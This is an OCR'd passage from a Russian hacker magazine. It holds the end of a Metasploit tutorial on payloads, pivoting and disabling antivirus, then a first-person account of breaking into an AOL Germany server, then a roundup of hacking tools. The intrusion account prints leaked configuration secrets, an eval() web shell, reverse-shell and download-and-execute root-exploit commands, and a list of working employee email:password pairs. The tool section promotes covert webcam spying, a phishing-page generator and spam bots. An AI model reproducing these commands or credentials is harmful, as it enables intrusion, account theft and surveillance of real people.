«Stager» — нагрузки, разделенные на части. В сплоит попадает небольшой шеллкод, в основном для установки соединения, остальное подгружается при подключении;

«Ord» — «заточенные» нагрузки. Маленькие по размеру, но привязанные к статическим адресам в памяти системной DLL'ки;

«Bind» — открытие порта и ожидание соединения;

«Reverse» — бэкконнект-шелл;

«Findport» — происходит поиск сокета, через который работал эксплойт, далее шелл открывается через него. Поиск осуществляется по номеру порта;

«Findtag» — аналогично предыдущему, только определение сокета ведется за счет прослушки всех доступных в ожидании прихода 4-байтового тэга от хакера.;

«Exec, Download_exec, Up_exec» — шеллкод на запуск команды, скачку/закачку и запуск;

«Meterpreter» — продвинутая нагрузка :);

«VNC» — запускаем VNC-сервер у жертвы;

«dllinjection» — подгрузка DLL'ок в память процесса. Инжект DLL'ок есть двух видов;

«metsvc» — целиком загружает meterpreter жертве и прописывает его как сервис;

«PassiveX» — наш шелл выступает элементом ActiveX.

«NoNX» — шеллкоды с обходом механизма защиты памяти DEP;

«DNS» — те, что могут работать по именам хостов, а не по IP;

«HTTPS» — шелл, который общается по шифрованному HTTPS-протоколу (жаль, без поддержки прокси).

Немного остановлюсь на PassiveX, так как они очень хороши. Суть заключается в том, что наш шелл прописывается как элемент ActiveX, а взаимодействие происходит через скрытую версию IE по HTTP-протоколу. Это на самом деле круто, особенно, если ты ломаешь какую-то корпоративную сетку, где все сидят за NAT'ом и с общим файерволом, пропускающим только HTTP-трафик с корпоративного прокси-сервера. В таком случае ни одна другая нагрузка не поможет, особенно если ты не знаешь настройки для прокси. А тут — все настройки для прокси и аутентификации на нем (если она есть) уже прописаны в IE.

Создадим нагрузочку и прослушку под нее (192.168.0.102:443):

```
msfpayload windows/meterpreter/reverse_http
PXHOST=192.168.0.102 PXPORT=443 PXURI=/ X >
reflmeter102.exe

msf> use exploit/multi/handler
msf> exploit -p windows/meterpreter/reverse_
http -o PXHOST=192.168.0.102,PXPORT=443,PXU
RI=/
```

Причем, если раньше PassiveX работал только под IE6, то теперь все окей и с IE7/8.

Далее об обычных шеллах. Обычный шелл — это, конечно, хорошо, но если ты юзал meterpreter, то тебе захочется к нему вернуться.

И теперь у нас есть такая возможность. Предположим у нашей жертвы (192.168.0.101) уже повешен обычный бинд-шелл на 5678 порту.

```
bash
Running Command List ...
    running command arp -a
    running command ipconfig /all
    running command ipconfig /displaydns
    running command route print
    running command cmd.exe /c set
    running command net view
    running command net accounts
    running command netstat -vb
    running command netstat -nao
    running command netstat -ns
    running command tasklist /svc
    running command net group
    running command net session
    running command net share
    running command net user
    running command net localgroup
    running command net localgroup administrators
    running command net group administrators
    running command net view /domain
    running command netsh firewall show config
    running command gpresult /SCOPE USER /Z
    running command gpresult /SCOPE COMPUTER /Z
Running WMIC Commands ....
    running command wmic group list
    running command wmic useraccount list
    running command wmic volume list brief
    running command wmic logicaldisk get description,filesystem,name,size
    running command wmic service list brief
    running command wmic netuse get name,username,connectiontype,localname
    running command wmic netlogin get name,lastlogon,badpasswordcount
    running command wmic share get name,path
    running command wmic netclient list brief
    running command wmic nteventlog get path,filename,writeable
    running command wmic startup list full
    running command wmic qfe
    running command wmic rdtoggle list
    running command wmic product get name,version
Extracting software list from registry
Dumping password hashes...
Hashes Dumped
Getting Tokens...
All tokens have been processed
```

Собираем инфу о системе по средствам скрипта winenum.rb

Коннектимся к нему из MSF:

```
msf> use exploit/multi/handler
msf> exploit -p windows/shell_bind_tcp -o
RHOST=192.168.0.101,RPORT=5678
```

Хотелось бы сказать, что следующей командой мы превращаем обычный шелл в meterpreter, да не судьба. MSF просто подгружает бэкконект meterpreter и, запустив его, создает еще одну сессию (создается еще одно соединение). Хотя это тоже не плохо. Но чтобы все работало, нам надо установить глобальные значения своего хоста (куда коннектиться реверсу), а потом уже «обновить» сессию (предположим, она у нас «1»):

```
msf> setg LHOST 192.168.0.102
msf> setg LPORT 6666
msf> sessions -u 1
```

В итоге избавляемся от кучи напрягов и ограничений обычного шелла. Кстати, о meterpreter'е. Его уже давно пытаются перенести на другие платформы(linux, Macos), но пока как-то там не все гладко. Но, все-таки, есть хорошие новости: в каком-то виде meterpreter был перенесен на PHP! В «каком-то», потому что не все функции позволяет реализовать PHP, но основное уже доступно. Так что можно залить на заваленный сервак и побаловаться таким крутым шеллом. Теперь поговорим о собственной «безопасности». Пока что большинство модулей MSF не поддерживают прокси, особенно это относится к боевым нагрузкам. Ведь мы же не хотим, чтобы нас вычислили :). Потому вспомним олдскульную фичу — портфорвардинг. Предположим наш сервак с MSF, ожидающий бэкконект шеллов, находится по адресу «192.168.0.103:5555». Тогда на подставном сервачке на 80 порту мы вешаем netcat:

```
ncat --sh-exec "ncat 192.168.0.103 5555" -l 80
--keep-open
```

А в payload'ах мы прописываем IP (или DNS) и порт подставного сервака. Кстати, netcat поддерживает SSL, так что можно и зашифровать трафик, если сам шелл этого не позволяет.

ПОСТЭКСПЛУАТАЦИЯ

Да, теперь переходим к самому вкусному — постэкслуатации и meterpreter'у. Надеюсь, ты знаком с meterpreter'ом, потому как рассказывать, насколько он хорош (и следов после себя почти не оставляет, и работает в chroot'е) и функционален (встроенные хак-тулзы, модификация реестра и файловой системы, миграция по процессами и токенам, маршрутизация) у меня нет желания :).

Плагин WMAP в действии. Не очень показательно, но работает :)

Давай предположим, что мы получили доступ к одному из компов (192.168.146.129) в корпоративой сети и мы (192.168.0.102) хотим развить наш успех — просканить подсетку и поиметь еще что-нибудь.
Добавляем маршрут (подсетка, ее маска, сессия для маршрутизации) в msfconsol'e:

```
msf>  route add 192.168.146.0 255.255.255.0 1
```

К сожалению, nmap не захотел пользоваться этим маршрутом — видимо, не такая глубокая интеграция пока что. Но обычными модулями, сплоитами и сканерами спокойно (то есть без каких-либо спецнастроек) можно пользоваться для развития атаки (см. рисунок) — всю маршуртизацию берет на себя MSF.
Так как у определенных хостов может быть ограничен доступ во внешнюю сеть (где находимся мы), то для связи с ними можно использовать портфорвардинг на уже уделанной жертве, благо, meterpreter это умеет:

```
meterpreter> portfwd add -l 8008 -p 2222 -r
192.168.0.101
```

Теперь прописываем в payload'ах сплоитов LHOST=192.168.146.129, LPORT=8008, и все будет тип-топ.
Meterpreter имеет чудесную возможность — автоматизация действий посредством руби-скриптов. Это реально круто. Посмотреть существующие скрипты можно в msf3\scripts\meterpreter, во время юзания — пишем run и дважды Tab (для тех, кто не в теме :). Запускать скрипты можно либо ручками через команду run, либо указав переменную AutoRunScript или InitialAutoRunScript при конфиге нагрузке/сервера. Вторая переменная — выполняется до запуска шелла, первая — после.
Скриптов входящих в поставку уже много, из самого стандартного:
winenum — быстренько собирается вся инфа о системе от сетевых настроек до установленного ПО и хешей;
persistence, metsvc — прописывает meterpreter на автозапуск в реестре или как сервис;
getcountermeasure — отключает файер, может убивать процессы разнообразных антивирусов и файерволов.

ВМЕСТО ЗАКЛЮЧЕНИЯ

В статье я постарался описать что-то новое (во всяком случае, для русскоязычных источников) и при этом обо всех стадиях взлома, так что, надеюсь, она будет тебе полезна. К тому же, родилось пара гениальных идей, которые осталось лишь реализовать, да нашлось пару гадких багов в MFS, которые, я надеюсь, будут устранены к выходу номера. В общем, творить — это чудесно!



ЕЖЕДНЕВНО
СКИДКИ ДО 90%
НА ЛУЧШИЕ ПРЕДЛОЖЕНИЯ В ВАШЕМ ГОРОДЕ!

на правах рекламы

Vigoda.ru – рестораны, кафе, бары, кино, мойка машин, массаж или маникюр, солярий, обучающие курсы, аквапарк, караоке, прыжки с парашютом, пейнтбол и другие развлечения со скидкой до 90%!

Реклама

Зайди на наш сайт vigoda.ru и бесплатно подпишись на предложения в твоем городе, чтобы первым узнавать о выгодных акциях.



НОКАУТ ДЛЯ AOL

Получаем привилегии рута на сервере корпорации AOL

Корпорация AOL всегда являлась лакомым кусочком для хакеров всех возможных мастей. Смотри сам: миллионы зарегистрированных пользователей в AIM, AOL Mail и ICQ, сотни офисов во всех уголках мира, миллиардный рынок рекламы и другие ништяки, посмотреть на которые ты сможешь прямо с главной страницы aol.com (Топ-50 по посещаемости среди сайтов во всем интернете).Глядя на все это великолепие, ты не удивишься, что в один прекрасный день я натравил свой XSpider 7.7 на одну из сетей AOL, находящуюся в диапазоне 64.12.0.0 — 64.12.255.255. Вот что из этого вышло...

ЖЕРТВА DETECTED

Из всего обилия айпишников корпорации, проживавших в указанном диапазоне, первым делом меня привлек хост alex-aolde-mtc02.evip.aol.com, при ближайшем рассмотрении оказавшийся неким сайтом http://alex.aol.de с окнами ввода логина и пароля на главной странице. При первом же взгляде на ресурс стало ясно, что он работает на CMS Joomla ветки 1.5.x.


Как известно, одним из лучших на сегодняшний день решений для поиска уязвимостей в Джумле является входящий в проект OWASP «Joomla! Security/Vulnerability Scanner» от ребят из YGN Ethical Hacker Group (ссылку на сканер ищи в сносках).

Итак, скачав сканер, я запустил его следующим образом:

```
C:/Perl/bin/perl5.12.1.exe C:/joomscan/joomscan.pl -u
http://alex.aol.de
```

Через несколько минут я получил примерно следующий результат:

```
* Deduced version range is : [1.5.12 — 1.5.14]
...
# 14
Info -> Core: Admin Backend Cross Site Request
Forgery Vulnerability
Versions effected: 1.0.13 <=
Check: /administrator/
Exploit: It requires an administrator to be logged in
and to be tricked into a specially crafted webpage.
Vulnerable? Yes
...
# 19
Info -> CorePlugin: TinyMCE TinyBrowser addon
```



Содержимое архива с бэкапом

```
multiple vulnerabilities
Versions effected: Joomla! 1.5.12
Check: /plugins/editors/tinymce/jscripts/tiny_mce/
plugins/tinybrowser/
Exploit: While Joomla! team announced only File
Upload vulnerability, in fact there are many. See:
http://www.milw0rm.com/exploits/9296
Vulnerable? Yes
```

Ни одна из найденных «уязвимостей» ни на йоту не помогла мне приблизиться к заветной цели взлома.

ПОМОЩЬ ОТ OWASP

Осознав, что через Джумлу мне вряд ли удастся проникнуть на нужный сервер, я решил просканировать скрытые от посторонних глаз директории и файлы ресурса с помощью еще одного проекта OWASP — брутфорсера директорий DirBooster (ссылка, опять же, находится в сносках). Запустив программу, я вписал следующие настройки:

```
Target URL: http://alex.aol.de/;
Work Method: Auto Switch (HEAD and GET);
Number Of Threads: 200;
Select starting options: Standard start point, Brute
Force Dirs, Brute Force Files;
File extension: php.
```

Далее я попробовал по очереди брутфорс со всеми словарями, входящими в комплект поставки проги.
Из всех полученных результатов больше всего меня обрадовали следующие: ./info.php (phpinfo), ./pma (phpMyAdmin) и директория ./dnld, содержащая в себе три файла (configuration.php, phpMyAdmin-3.3.2-english.tar, wirwarendrin.tar).
Название 80-метрового архива wirwarendrin.tar меня обрадовало, так как на главной странице alex.aol.de находилась ссылка на wirwarendrin.de, своего рода зеркало аоловского ресурса.
Скачав указанный архив, я понял, что в нем находится полный бэкап нашего сайта :).

ХРАНИТЕ БЭКАПЫ В СБЕРЕГАТЕЛЬНОЙ КАССЕ!

В архиве с бэкапом меня более всего заинтересовал файл конфига Джумлы configuration.php, в котором хранились следующие интересные вещи:

```
<?php
class JConfig {
```

Привилегии рута получены!

```
...
      var $secret = 'NAAgXewXco6BSw2d';
...
      var $host = 'localhost';
      var $user = 'alex';
      var $db = 'test';
...
      var $smtpport = '465';
      var $smtpuser = 'wirwarendrin';
      var $smtppass = 'Briesben';
      var $smtphost = 'smtp.aol.com';
...
      var $password = 'wjedko,lg';
...
}
?>
```

Первым делом я залез в почтовый ящик wirwarendrin@aol.com, в который, как оказалось, падали регистрационные данные юзеров alex.aol.de. Далее логичным показалось попробовать использовать логин и пароль от мускула в phpMyAdmin, чем я незамедлительно и занялся :).
Пароль для юзера alex, конечно же, подошел, так что для дальнейшей заливки шелла оставалось два варианта: добавить нового админа в Джумлу или сбрутить пароль существующего админа. Я выбрал второй вариант.

БРУТФОРС — БЫСТРО И ЛЕГКО!

Моей любимой программой для брутфорса различных хешей является PasswordsPro, которая, в том числе, поддерживает и формат шифрования паролей Joomla! — md5($pass.$salt).
Итак, скачав несколько самых больших словарей из топика http://forum.antichat.ru/showthread.php?t=13640 и зарядив их в PasswordsPro на предмет брута соленого админского хеша d86f4c81342b79c4bab8868656cabe46:t65HKT9iuoOUdvfIAD0JP0ynT6EpRHXb, я стал терпеливо ждать.
После нескольких часов брутфорса прога выдала мне пароль для данного хеша — qwertyzuaor, с которым я успешно и залогинился в alex.aol.de, а также в alex.aol.de/administrator.
Кстати, как оказалось, ресурс alex.aol.de создавался одним из работников AOL для координации проведения вечеринки среди сотрудников германского отделения корпорации, на нем зарегистрировались и входили в курс дела около 450 бывших и настоящих сотрудников AOL, так что далее я незамедлительно принялся заливать шелл с помощью правки шаблонов Джумлы :)

AOL INSIDE

Шаблон для правки находился в админке по следующему пути: «Extensions → Template Manager → aol-exit → Edit HTML», сам же файл шаблона лежал в /data/servers/wahl-o-mat_aol_de/pages/alex_aol_de/templates/aol-exit/index.php.
В верхушку указанного файла я вставил небольшую кавайную конструкцию:




Таблица с юзерами Joomla!

```
<?php
eval(stripslashes($_REQUEST[aaa]));
?>
```

Далее к этому делу оставалось набросать небольшой HTML-клиент:

```
<form action="http://alex.aol.de/templates/aol-exit/
index.php" method="POST">
<input type="text" name="aaa"/>
<input type="submit" value="Pwn It!"/>
</form>
```

Первым делом с помощью утилиты wget я залил на сервер WSO-шелл (http://forum.antichat.ru/thread103155.html) в ту же директорию templates под именем 404.php и смог с удобством просматривать все файлы и директории (кстати, еще один косяк админа заключался в том, что абсолютно все файлы и директории были открыты на запись).

ЕЩЕ ГЛУБЖЕ!

В директории /data/servers сразу же можно было посмотреть на сайты-соседи нашего alex.aol.de: editor.aol.fr, gat.aol.co.uk, sns.nexus.aol.com, wahl-o-mat.aol.de, matrix.aol.de. Сильно разбираться с их строением и значением я не стал, а попросту слил все исходники на винт своего дедика, предварительно запаковав весь стафф с помощью следующей команды:

```
cd /data/servers;tar czvf /tmp/1.tgz ./*
```

Следующей целью, которую я себе поставил, было получение рута на данном сервере, благо, старое и унылое ядро это позволяло:

```
Linux wahl-o-mat.aol.de 2.6.9-55.ELsmp #1 SMP Fri Apr
20 17:03:35 EDT 2007 i686
```

Для начала мне был необходим интерактивный шелл, получить который мне помог банальный перловый Back-connect к 31337 порту моего дедика в WSO (раздел Network) и ставший притчей во языцех NetCat:

```
c:/netcat/nc.exe -l -p 31337
```

Получив искомое, я принялся за поиски нужного рутового сплоита на http://www.exploit-db.com. Таковым оказался, опять же, немецкий «wunderbar emporium» (http://www.grsecurity.net/~spender/wunderbar_emporium.tgz).
Далее, после выполнения нехитрой последовательности команд, я и получил заветное «uid=0(root) gid=0(root) groups=11560(httpd)»:

```
wget http://www.grsecurity.net/~spender/wunderbar_
emporium.tgz;tar xzfv wunderbar_emporium.tgz;chmod
0777 ./*;./wunderbar_emporium.sh
```

ИНТЕРЕСНОЕ

После получения привилегий рута мне почему-то захотелось просканить внутреннюю сетку. Для этого я выполнил команду ifconfig и узнал, что в сети наш сервак скрывается под адресом 10.62.134.80. Так что дальше с помощью rpm я скачал и установил nmap:

joomscan.pl за работой


```
rpm -vhU http://nmap.org/dist/nmap-5.21-1.i386.rpm
```

и запустил его следующим образом:

```
nmap -v -n -sS 10.62.134.0/24
```

Сейчас я не буду рассказывать о своих дальнейших действиях с сеткой немецкого AOL, а покажу лишь парочку самых интересных отчетов сканера:

```
Nmap scan report for 10.62.134.89
Host is up (0.00013s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
1024/tcp open  kdm
1041/tcp open  unknown
1051/tcp open  optima-vnet
1311/tcp open  rxmon
1801/tcp open  unknown
2099/tcp open  unknown
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  unknown
3389/tcp open  ms-term-serv
MAC Address: 00:18:8B:74:52:6E (Dell)
...
Nmap scan report for 10.62.134.96
Host is up (0.00013s latency).
Not shown: 971 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1024/tcp  open  kdm
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
1078/tcp  open  unknown
1112/tcp  open  msql
```



Админка Джумлы



backconnect в WSO-шелле

```
1311/tcp  open  rxmon
1801/tcp  open  unknown
2099/tcp  open  unknown
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  unknown
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-term-serv
9998/tcp  open  unknown
13722/tcp open  netbackup
13782/tcp open  netbackup
13783/tcp open  netbackup
49152/tcp open  unknown
49153/tcp open  unknown
MAC Address: 00:13:72:5A:3E:78 (Dell)
```

Как видишь, в AOL очень любят продукцию мелкомягкой компании :).

AOL CONFIDENTIAL

Закончим на сегодня с многострадальной внутренней сеткой AOL и продолжим с вытащенными мной из базы данных Джумлы логинами и хешами работников корпорации.
Как я уже писал выше, PasswordsPro помог мне расшифровать хеш пароля админа alex.aol.de. Но одним админом я не ограничился, а зарядил на брут и остальные 450 аккаунтов, из которых успешно сбрутились 197.
Далее я стал потихоньку проверять полученные пароли на предмет их подходимости к почте аоловцев.
Вот некоторые интересные работоспособные аккаунты:

```
guenterstaar guenterstaar@aol.com:keiness
thomaskuck thomaskuck@aol.com:sascha
mdfreedom99 marcdrewello@aol.com:Magic23
ClaudiaLangwald ClaudiaLangwald@aol.
com:Silvera
bettyvonloesch bettyvonloesch@aol.com:hanne
Pierre PierreBeneHH@aol.com:wombast
Tenge Tenge@aol.com:derwis
JennySefkow JennySefkow@aol.com:varita
NinaRixenHH@aol.com NinaRixenHH@aol.
com:brauere
Jennifer2706 jennifermatheja@aol.com:elite15
A.V.aus H. voigthh@googlemail.com:Delphines
fkorupp frederickorupp@googlemail.
com:wasistdas
KrassowskiSabine@aol.de KrassowskiSabine@
aol.de:Sommer44
neddie annettharksenhh@aol.de:hochzeis
Trixi seebertrixi@aol.de:sommer07
tringasvassiliki tringasvassiliki@aol.
de:perikle
AgnesAB agnesboltzenhh@aol.de:April2008
```

http://alex.aol.de/dnld/

Index of /dnld

- Parent Directory
- configuration.php
- phpMyAdmin-3.3.2-english.tar
- wirwarendrin.tar

Содержимое директории ./dnld


Как видишь, пароли просто поражают своей простотой :).
В указанных почтовых ящиках находилось очень много забавных документов: внутренние аоловские расписки, резюме работников, фотографии офисов, адреса, телефоны, пароли к ebay и paypal (!), статистика и многое другое.
Вот лишь часть одного из внутренних документов с пометкой «Company Confidential».

```
AOL Germany SNAPSHOT SUMMARY as of COB
Date : [2006-02-11]
Business :
AOL
GERMANY (AOL)
FOR [2006-02-11]
-Ending Members 2,687,173
-Registrations 1,824
-Reactivations 146
-Overhead Conversions 1
-Cancellations 1,472
-Terminations 549
-Net Change -50
-Customer Hours 7,301,418
-Total Hours 7,322,081
```

Как видно, в этой статистике содержится полная инфа по внутреннему юзерообороту немецкого отделения корпорации за 2006-02-11 :).

НАПОСЛЕДОК

На твоих глазах развилась очередная история взлома одного из сайтов крупной компании, который произошел из-за банальной безалаберности и невнимательности админа. Здесь я могу отметить несколько основополагающих факторов: хранение бэкапа в общедоступном месте, доступность phpMyAdmin'а для внешних пользователей, старое ядро, открытость файлов и директорий на запись и предсказуемые пароли.
Надеюсь, после прочтения сего опуса ты никогда не повторишь глупейших ошибок работников AOL :).



info

Чтобы защитить внутренние директории твоего сайта от любопытных глаз, советую в чувствительные директории кинуть .htaccess с одной единственной строчкой — `Options +Indexes`.
А чтобы защитить вообще все файлы такой директории от доступа извне, пропиши еще и вот это: `Order Deny, Allow Deny from all`



links

- http://yehg.net/lab/pr0js/files.php/joomscan.pl — Joomla! Security/Vulnerability Scanner
- http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project — OWASP DirBuster Project
- http://www.insidepro.com/eng/passwordspro.shtml — PasswordsPro
- http://www.web-hack.ru/download/?case=info&go=100 — NetCat




Mar icq 884888

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

Программа: **RemCam 2**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **redsh**



Грабим удаленное видео

Тебе никогда не хотелось последить за своими соседями по локалке? Причем, «последить» здесь указано в прямом значении этого слова. Забудь о всяческих кейлоггерах, сниферах и иже с ними, ибо я представляю твоему вниманию замечательную прогу — RemCam 2, которая с легкостью сможет следить за любыми удаленными аудио/видео-устройствами!
Зацени возможности данной утилиты:

- Система «клиент-сервер»;
- Выбор формата видеозахвата (видеоформат, разрешение);
- Поддержка распространенных RGB, YUV, JPEG - форматов (BI_RGB, YUY2, UYVY, NV12, YV12, I420, Y8, MJPG, и другие);
- Для декодирования любых форматов не требуется устанавливать какие-либо дополнительные кодеки;
- Сжатие видеопотока в JPEG с настраиваемой степенью квантования;
- Выбор формата захвата и передачи аудио (количество каналов, частота дискретизации);
- Кодирование аудиопотока в IMA ADPCM;
- Автоматическая балансировка аудио и видеопотоков при нехватке пропускной способности канала;
- Опциональное ZLIB-сжатие трафика;
- Индикаторы использования трафика и загрузки процессора на локальной и удаленной системе;
- Опциональная защита сервера паролем (простая md5-аутентификация с солью);



Описание:

- Маленький размер приложения (сервер — 180,5 Кб);
- Адресная книга для серверов с возможностью импорта и экспорта.

Кстати, прога предоставляется автором с полностью открытыми исходниками, которые ты сможешь найти по адресу redsh.ru/board.php?feed=programs&id=20 (также здесь находится и видео с подробнейшим мануалом по захвату любой аудиовизуальной информации с помощью RemCam 2).

Программа: **aNYfAKE**
ОС: ***nix/win**
Автор: **b00zy_c0d3r and The Mafia**

А вот и очередной генератор фейков, упрощающий процесс фишинга и троллинга юзера ушастого.
Для работы с генератором тебе понадобится следующий инструментарий: PHP, fopen, работающие сокеты и красивый домен, который не будет бросаться в глаза :).
Принцип работы скрипта достаточно прост:
1. Скачивается страница, указанная в настройках;
2. Все ссылки на странице меняются на ссылки самого фейкогенератора;
3. Меняется адрес обработчика форм;
4. Снифер снифает все введенные пользователем данные и перенаправляет его на указанный тобой адрес;
5. Если же пользователь ничего не введет, то его снова перебросит на страницу фейка.
Для начала работы тебе необходимо настроить скрипт и залить сгенерированный им файл на любой подходящий хост.
Настройки выглядят следующим образом:

Fake host — подделываемый хост (если мы обманываем авторизацию на http://www.mail.ru, то пишем только «mail.ru»);
Fake path — путь к подделываемой странице (если имеется страница авторизации http://somesite.ru/adminka/, то пишем просто «/adminka/», а если страница находится в корне, то пишем «/»);
Fake script — адрес подделываемого скрипта (если имеется страница авторизации http://somesite.ru/adminka/loginhere.php, то пишем «loginhere.php»);
Redirect — страница, на которую будет перемещен юзер после ввода данных;
Log type — тип оповещения (mail или file);
Email — отснифанные данные шлются на мыло, указанное в этом параметре;
File — отснифанные данные пишутся в указанный файл.



Если у тебя есть любые вопросы по работе генератора, смело направляй их прямиком автору скрипта в топик — http://forum.xeka.ru/showthread.php?t=142.


Программа: **VK Regger**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **OpTik**

А вот и ожидаемая многими тулза — реггер аккаунтов ВКонтакте от мембера Античата, Оптика.
Возможности проги:


- многопоточность (до 10 потоков в паблик-версии);
- случайный выбор имен и фамилий из соответствующих списков;
- рандомный пароль или пароль из списка;
- вставка выбранных аватар;
- обход капчи с помощью сервиса antigate;
- лог работы;
- поддержка HTTP Proxy, Socks4, Socks5;
- заполнение страниц на 98%.

Также стоит отметить, что во встроенном функционале реггера отсутствует возможность подтверждения свежезареганных аккаунтов по мылу, но автор с радостью предоставляет тебе другую утилиту специально для этой цели — многопоточный «Подтверждатель аккаунтов для ВК», который ты тоже сможешь найти на нашем диске. Все вопросы и пожелания по работе программы оставляй тут: http://forum.antichat.ru/thread219834.html.



Реггер аккаунтов ВКонтакте за работой

Программа: **VkFunAdder 0.3**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **IOFFE**



Добавляем поклонников ВКонтакте

Вот нарегал ты несколько десятков тысяч аккаунтов ВКонтакте, а что с ними можно делать дальше? Для работы со списками таких акков существует целая туча специализированного софта (многие программы не раз описывались на страницах нашей рубрики). VkFunAdder как раз и является одной из таких программ. Итак, данная утилита служит для добавления в твой аккаунт бесконечного количества поклонников и обладает следующим функционалом и особенностями:

- акки заносятся в список в виде mail:password;
- поддержка antigate и ручного ввода капчи;
- удаление поклонников;
- лог с автоочисткой;
- прогрессбар;
- кнопки «Старт» и «Стоп».

Прими во внимание, что рейтинг на аккаунте, к которому ты хочешь добавить поклонников, должен быть более 200 единиц.
P.S. Автор с радостью выслушает твои отзывы о работе проги здесь: http://forum.antichat.ru/threadnav207277-1-10.html.


Программа: **ICQ Light Spam**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **q1w2e3**
Исключительно ради образовательных целей представляю твоему вниманию один из многочисленных ICQ-спамеров, благодаря которым к тебе в шоху ломится куча номеров с предложениями что-то купить и на что-то нажать :)
Как видно из названия, ICQ Light Spam — это программа для рассылки спам-сообщений по ICQ. Возможности и особенности спамера:


ICQ-спамер в действии

- рассылка сообщений по выбранному диапазону;
- максимальное количество символов в сообщении — 4000;
- возможность загрузки сразу нескольких уинов для спама;
- антибан;
- подробная статистика;
- отображение информации по загруженным и выведенным в онлайн номерам;
- счетчик отправленных сообщений и ошибок отправки;
- отображение скорости отправки сообщений в секундах;
- работает на .NET Framework 3.5.

Если ты все же собрался использовать прогу по ее прямому назначению, то помни — мы против спама!

Программа: **ASR Brute**
ОС: **Windows 2000/XP/2003 Server/ Vista/2008 Server/7**
Автор: **q1w2e3**


Брутер секретных ответов на Рамблере

На очереди еще одна замечательная программа от q1w2e3, посвященная аськам и мыльникам. Итак, ASR Brute (Answer Secret Rambler Brute) — это брутер секретных ответов на Rambler.ru (вдруг тебе понадобится снять красивый номер аськи, который был привязан к Рамблеру?). Вот что умеет данная утилита:

- работать без проксей;
